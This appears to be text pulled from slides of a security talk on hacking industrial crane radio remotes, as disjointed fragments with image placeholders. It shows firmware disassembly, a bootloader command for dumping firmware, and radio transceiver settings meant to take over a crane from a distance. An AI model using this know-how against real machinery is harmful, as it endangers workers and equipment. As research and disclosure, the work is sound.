



Figure 2. BSL Entry Sequence at Shared JTAG Pins

- 1KB Bootloader
- Password is $16 * 2$ bytes → IVT
- BSL ver 1.3







Button ISR

Timer_A

Main

MSPFet.EXE +r "psw.txt" -BSL=COM5



```
142 seg000:0000F050      bis.b #25h, 2Ah ; P2DIR, Output = P2.0 (FSKDATA), P2.2 (RLED), P2.5 (POWER CTL)
143 seg000:0000F056      clr.b 2Ch   ; P2IES, rising edge
144 seg000:0000F05A      bis.b #0, 2Eh ; P2SEL
145 seg000:0000F05E      mov.w #200h, R5
146 seg000:0000F062
147 seg000:0000F062 clear_mem_loop:           ; CODE XREF: seg000:0000F06C^Yj
148 seg000:0000F062      clr.w 0(RS)    ; Clear memory 200h - 27Fh
149 seg000:0000F066      incd.w R5
150 seg000:0000F068      cmp.w #280h, R5
151 seg000:0000F06C      jnz     clear_mem_loop
152 seg000:0000F06E      mov.w &290h, 23Ah ; WTF? memory 290h
153 seg000:0000F074      call    #heck_info_sanity
154 seg000:0000F078      xor.b #0, R5
155 seg000:0000F07A      jz      sanity_ok
156 seg000:0000F07C      bis.b 2, 21h   ; P1.1 GLED HI
157 seg000:0000F082      bis.b 4, &29h  ; P2OUT, P2.2 RLED HI
158 seg000:0000F088
159 seg000:0000F088 blink_both_led:          ; CODE XREF: seg000:0000F09E^Yj      Did not pass sanity check. Blink both LED forever.
160 seg000:0000F088      xor.b #2, &21h  ; P1.1 GLED blink
161 seg000:0000F08C      xor.b #4, &29h  ; P2OUT, P2.2 blink
162 seg000:0000F090      clr.w R5
163 seg000:0000F092      mov.w #7, R6
164 seg000:0000F096
165 seg000:0000F096 local_wait:            ; CODE XREF: seg000:0000F096^Yj
166 seg000:0000F096      ; seg000:0000F09C^Yj
167 seg000:0000F096      dec.w R5
168 seg000:0000F098      jnz     local_wait
169 seg000:0000F09A      dec.w R6
170 seg000:0000F09C      jnz     local_wait
171 seg000:0000F09E      jmp     blink_both_led
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```
102 seg000:000010CA check_info_sanity:        ; CODE XREF: seg000:0000F074^Yp
103 seg000:000010CA
104 seg000:000010CA
105 seg000:000010CE
106 seg000:000010D2
107 seg000:000010D6
108 seg000:000010DA
109 seg000:000010DE
110 seg000:000010E2
111 seg000:000010E6
112 seg000:000010EA
113 seg000:000010EE
114 seg000:000010F2

; DATA XREF: seg000:0000F074^Yo
mov.b  &infoptr, R5      ; R5 = 0EEh
add.b  &infoptr+1, R5    ; R5 = 1DEh
xor.b  &infoptr+2, R5    ; R5 = 1DEh
add.b  &infoptr+3, R5    ; R5 = 1EDh
xor.b  &infoptr+4, R5    ; R5 = 178h
add.b  &infoptr+5, R5    ; R5 = 1B7h
xor.b  &infoptr+6, R5    ; R5 = 178h      Differs from here
add.b  &infoptr+7, R5    ; R5 = 18Ah
xor.b  &infoptr+8, R5    ; R5 = 11Ch
add.b  &byte_10FE, R5    ; R5 = 200h      OK if lower R5 is 0
ret
```

Check firmware integrity
in the flash

```
738 seg000:0000FAA2 next_bit:  
739 seg000:0000FAA2     bit.b #4, &mutex_228h ; Manchester. Either 01 or 10  
740 seg000:0000FAA6     jnz manchester  
741 seg000:0000FAA8     bis.b #4, &mutex_228h ; first bit of the Manchester  
742 seg000:0000FAAC     bit.b #80h, 200h(R8) ;  
743 seg000:0000FAB2     jz rotate_chunk_left  
744 seg000:0000FAB4     xor.b #1, &29h      ; P2OUT, P2.0 FSKDATA invert  
745 seg000:0000FAB8  
746 seg000:0000FAB8 rotate_chunk_left:           ; Rotate 200..20D left  
747 seg000:0000FAB8     rla.b 20Dh(R8)  
748 seg000:0000FABE     rlc.b 20Ch(R8)  
749 seg000:0000FAC4     rlc.b 20Bh(R8)  
750 seg000:0000FACA     rlc.b 20Ah(R8)  
751 seg000:0000FAD0     rlc.b 209h(R8)  
752 seg000:0000FAD6  
753 seg000:0000FADC     bis.b #25h, 2Ah      ; P2DIR, Output = P2.0 (FSKDATA), P2.2 (RLED), P2.5 (POWER CTL)  
754 seg000:0000FAE2     clr.b 2Ch          ; P2IES, rising edge  
755 seg000:0000FAE8     bis.b #0, 2Eh       ; P2SEL  
756 seg000:0000FAEE     rlc.b 204h(R8)  
757 seg000:0000FAF4     rlc.b 203h(R8)  
758 seg000:0000FAFA     rlc.b 202h(R8)  
759 seg000:0000FB00     rlc.b 201h(R8)  
760 seg000:0000FB06     rlc.b 200h(R8)  
761 seg000:0000FB0C     jnc loc_FB12  
762 seg000:0000FB0E     bis.b #1, 20Dh(R8)  
763 seg000:0000FB12  
764 seg000:0000FB12 loc_FB12:                 ; CODE XREF: seg000:0000FB0C^Xj  
765 seg000:0000FB12     dec.b 22Ah  
766 seg000:0000FB16     jnz dec_counter  
767 seg000:0000FB18     bic.b #2, mutex_228h ; not sending  
768 seg000:0000FB1C     bic.b #40h, 222h
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

RFQuack

Now we understood the protocol.

Let's control the crane from a LOOOOOONG distance!

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61 halRfWriteReg(CC112X_CHAN_BW,0x04); //Channel Filter Configuration 50 KHz
62 halRfWriteReg(CC112X_MDMCFG1,0x46); //General Modem Parameter Configuration Reg. 1 [5] Manchester
63 halRfWriteReg(CC112X_MDMCFG0,0x05); //General Modem Parameter Configuration Reg. 0
64 halRfWriteReg(CC112X_SYMBOL_RATE2,0x71); //Symbol Rate Configuration Exponent and Mantissa [1..0x718000 = 8545
65 halRfWriteReg(CC112X_SYMBOL_RATE1,0x72); //Symbol Rate Configuration Mantissa [15:8] 0x7172EF = 8520
66 halRfWriteReg(CC112X_SYMBOL_RATE0,0xEF); //Symbol Rate Configuration Mantissa [7:0] 0x716DB1 = 8510
67 halRfWriteReg(CC112X_AGC_REF,0x20); //AGC Reference Level Configuration
68 halRfWriteReg(CC112X_AGC_CS_THR,0x19); //Carrier Sense Threshold Configuration
69 halRfWriteReg(CC112X_AGC_CFG1,0xA9); //Automatic Gain Control Configuration Reg. 1
70 halRfWriteReg(CC112X_AGC_CFG0,0xCF); //Automatic Gain Control Configuration Reg. 0
71 halRfWriteReg(CC112X_FIFO_CFG,0x00); //FIFO Configuration
72 halRfWriteReg(CC112X_DEV_ADDR,0xA2); //Device Address Configuration
73 halRfWriteReg(CC112X_SETTLING_CFG,0x0B); //Frequency Synthesizer Calibration and Settling Con..
74 halRfWriteReg(CC112X_FS_CFG,0x14); //Frequency Synthesizer Configuration
75 halRfWriteReg(CC112X_WOR_CFG0,0x22); //eWOR Configuration Reg. 0
76 // halRfWriteReg(CC112X_WOR_EVENT0_MSB,0x02); //Event 0 Configuration MSB
77 // halRfWriteReg(CC112X_WOR_EVENT0_LSB,0xE9); //Event 0 Configuration LSB
78 halRfWriteReg(CC112X_PKT_CFG2,0x00); //Packet Configuration Reg. 2 Always clear channel, FIFO mode
79 halRfWriteReg(CC112X_PKT_CFG1,0x00); //Packet Configuration Reg. 1 No CRC, no whitening, no address check
80 halRfWriteReg(CC112X_PKT_CFG0,0x00); //Packet Configuration Reg. 0 6:5 = 00 (fixed), 10 (infinite)
81 halRfWriteReg(CC112X_RFEND_CFG1,0x0F); //RFEND Configuration Reg. 1 RXOFF = IDLE, no RX timeout
82 halRfWriteReg(CC112X_RFEND_CFG0,0x00); //RFEND Configuration Reg. 0 TXOFF = IDLE ???
83 halRfWriteReg(CC112X_PA_CFG2,0x3F); //Power Amplifier Configuration Reg. 2
84 halRfWriteReg(CC112X_PA_CFG1,0x56); //Power Amplifier Configuration Reg. 1
85 halRfWriteReg(CC112X_PA_CFG0,0x7D); //Power Amplifier Configuration Reg. 0
86 halRfWriteReg(CC112X_IF_MIX_CFG,0x00); //IF Mix Configuration
87 halRfWriteReg(CC112X_FREQOFF_CFG,0x22); //Frequency Offset Correction Configuration
88 halRfWriteReg(CC112X_FREQ2,0x6D); //Frequency Configuration [23:16] 0x6D8AE1 = 438.169983
89 halRfWriteReg(CC112X_FREQ1,0x8A); //Frequency Configuration [15:8] 0x6D8AF1 = 438.170959
90 halRfWriteReg(CC112X_FREQ0,0xE2); //Frequency Configuration [7:0] 0x6D8AE2 = 438.170044

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```
17    halRfWriteReg(CC112X_CHAN_BW, 0x11);           //Channel Filter Configuration
18    halRfWriteReg(CC112X_MDMCFG0, 0x05);          //General Modem Parameter Configuration Reg. 0
19    halRfWriteReg(CC112X_SYMBOL_RATE2, 0x67);       //Symbol Rate Configuration Exponent and Mantissa [1..]
20    halRfWriteReg(CC112X_SYMBOL_RATE1, 0x97);       //Symbol Rate Configuration Mantissa [15:8]
21    halRfWriteReg(CC112X_SYMBOL_RATE0, 0xCC);       //Symbol Rate Configuration Mantissa [7:0]
22    halRfWriteReg(CC112X_AGC_REF, 0x20);          //AGC Reference Level Configuration
23    halRfWriteReg(CC112X_AGC_CS_THR, 0x19);        //Carrier Sense Threshold Configuration
24    halRfWriteReg(CC112X_AGC_CFG1, 0xA9);          //Automatic Gain Control Configuration Reg. 1
25    halRfWriteReg(CC112X_AGC_CFG0, 0xCF);          //Automatic Gain Control Configuration Reg. 0
26    halRfWriteReg(CC112X_FIFO_CFG, 0x00);          //FIFO Configuration
27    halRfWriteReg(CC112X_DEV_ADDR, 0xA2);          //Device Address Configuration
28    halRfWriteReg(CC112X_FS_CFG, 0x14);           //Frequency Synthesizer Configuration
29    halRfWriteReg(CC112X_WOR_CFG0, 0x22);          //eWOR Configuration Reg. 0
30    halRfWriteReg(CC112X_PKT_CFG2, 0x00);          //Packet Configuration Reg. 2
31    halRfWriteReg(CC112X_PKT_CFG1, 0x15);          //Packet Configuration Reg. 1
32    halRfWriteReg(CC112X_PKT_CFG0, 0x20);          //Packet Configuration Reg. 0
33    halRfWriteReg(CC112X_RFEND_CFG1, 0x0F);        //RFEND Configuration Reg. 1
34    halRfWriteReg(CC112X_RFEND_CFG0, 0x08);        //RFEND Configuration Reg. 0
35    halRfWriteReg(CC112X_PA_CFG2, 0x5D);          //Power Amplifier Configuration Reg. 2
36    halRfWriteReg(CC112X_PA_CFG0, 0x7E);          //Power Amplifier Configuration Reg. 0
37    halRfWriteReg(CC112X_IF_MIX_CFG, 0x00);        //IF Mix Configuration
38    halRfWriteReg(CC112X_FREQOFF_CFG, 0x22);       //Frequency Offset Correction Configuration
39    halRfWriteReg(CC112X_FREQ2, 0x6C);            //Frequency Configuration [23:16]
40    halRfWriteReg(CC112X_FREQ1, 0x8B);            //Frequency Configuration [15:8]
41    halRfWriteReg(CC112X_FREQ0, 0x5C);            //Frequency Configuration [7:0]
```



Demo 3: RFQuack

parallels@ubuntu: ~

```
(platformio) parallels@ubuntu:/media/psf/RFQuack$ screen /dev/ttyUSB0 115200
[screen is terminating]
(platformio) parallels@ubuntu:/media/psf/RFQuack$ screen /dev/ttyUSB0 115200
```

parallels@ubuntu: /media/psf/RFQuack

```
16 uint8 saga_prefix_nor[5] = { 0x55, 0x66, 0x66, 0x66, 0x66 };
17 uint8 saga_prefix_inv[5] = { 0x99, 0x99, 0x99, 0x99, 0xAA };
```





Figure 33: RX Sniff Mode (no preamble)



* 100 =

10.4 Continuous Transmissions

In data streaming applications, the **CC112X** opens up for continuous transmissions at an effective symbol rate of up to 200 kbps. As the modulation is done with a closed loop PLL, there is no limitation in the length of a transmission (open loop modulation used in some transceivers often prevents this kind of continuous data streaming and reduces the effective data rate).



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



